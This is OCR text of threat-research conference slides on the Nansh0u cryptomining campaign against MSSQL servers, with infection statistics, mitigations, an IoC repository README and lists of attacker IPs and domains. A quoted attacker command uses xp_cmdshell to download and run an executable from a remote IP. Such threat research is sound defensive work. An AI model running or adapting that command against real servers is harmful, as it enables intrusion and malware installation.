Exploit-Payload Coupling



Guardicore


Number of Infections Over Time - The Nansh0u Campaign
50000
45000
40000
35000
30000
25000
20000
13/4
24,087
infections
13/5
47,985
infections
April
May
Guardicore

Guardicore

Conclusions

Turtles go Ninjas

- Common criminals are using nation-state level techniques
  - PE exploits
  - Signed rootkit

Odd Opsec Though...

- Typos

```
exec xp_cmdshell 'cscript c:\ProgramData\2.vbs
http://07.173.21.239:5659/apexp.exe c:\ProgramData\apexp.exe'
```

- Confusion

```
miner.exe [...] -u
<wallet_address>@<worker_name> -p
<password> [...]
```

```
miner.exe [...] -u <password> -p
<wallet_address>@<worker_name>
[...]
```

Semi-Attribution

- Chinese all over the place
  - File names
  - EPL
  - Chinese HFSs

Mitigation


- Strong credentials
- Patched systems
- Isolation & Segmentation

Resources

Blog Post

IoCs & Detection Script

https://github.com/guardicore/labs_campaigns/tree/master/Nansh0u


README.md


Nansh0u Campaign IoCs

This repository contains a list of IoCs for the Nansh0u campaign.

Repository Contents

- The lists of **common usernames and passowrds** used to break into *MSSQL* servers
- **Names of files** dropped as part of the attacks
- **MD5 hashes** of the payloads downloaded as part of the attacks
- **IP addresses** of both attackers and connect-backs
- **Domains** of mining pools connected-to by the miner malware
- The attacker's *TRTLCoin* **aallet address**
- a **Powershell script** made by Guardicore to detect residues of the Nansh0u campaign on a Windows machine

Guardicore


Cyber Threat Intelligence
Discover Malicious IPs and Domains with Guardicore Cyber Threat Feed
Search IP or Domain
Last Week
Oct 06 2019 - Oct 13 2019
Download Feed
Top Attackers
180.100.74.4
185.186.77.238
103.56.114.78
172.239.27.155
59.125.196.15
200.89.231.154
14.143.245.150
45.248.94.195
Top Attacked Services by Port
1M
400k
200k
100k
501K
374K
245K
190K
168K
78K
Top Malicious Domains
up.noip.cn
down.ackng.com
gk.vwxqv.xyz
pool.minexmr.com
ms.jifr.co.be
Cyber Threat Intelligence
threatintelligence.guardicore.com
Top Malicious IPs
223.25.247.240
209.141.35.124
46.248.63.60
173.208.172.202
89.42.133.42
183.230.221.13
66.117.6.174
173.247.239.186
139.5.177.10
74.222.14.94
185.176.27.118
94.201.211.160
195.3.147.47
193.105.134.45
165.22.72.250
157.230.27.9
91.22.45.239
103.28.70.202
167.71.184.66
185.176.27.170
1k
2k
4k
6k
8k
10k
20k
40k
60k
Number of Scans
Script vs. Human
Script
Human

Guardicore

Thank you

Questions?

@ace__pace

Daniel Goldberg

@ophirharpaz

Ophir Harpaz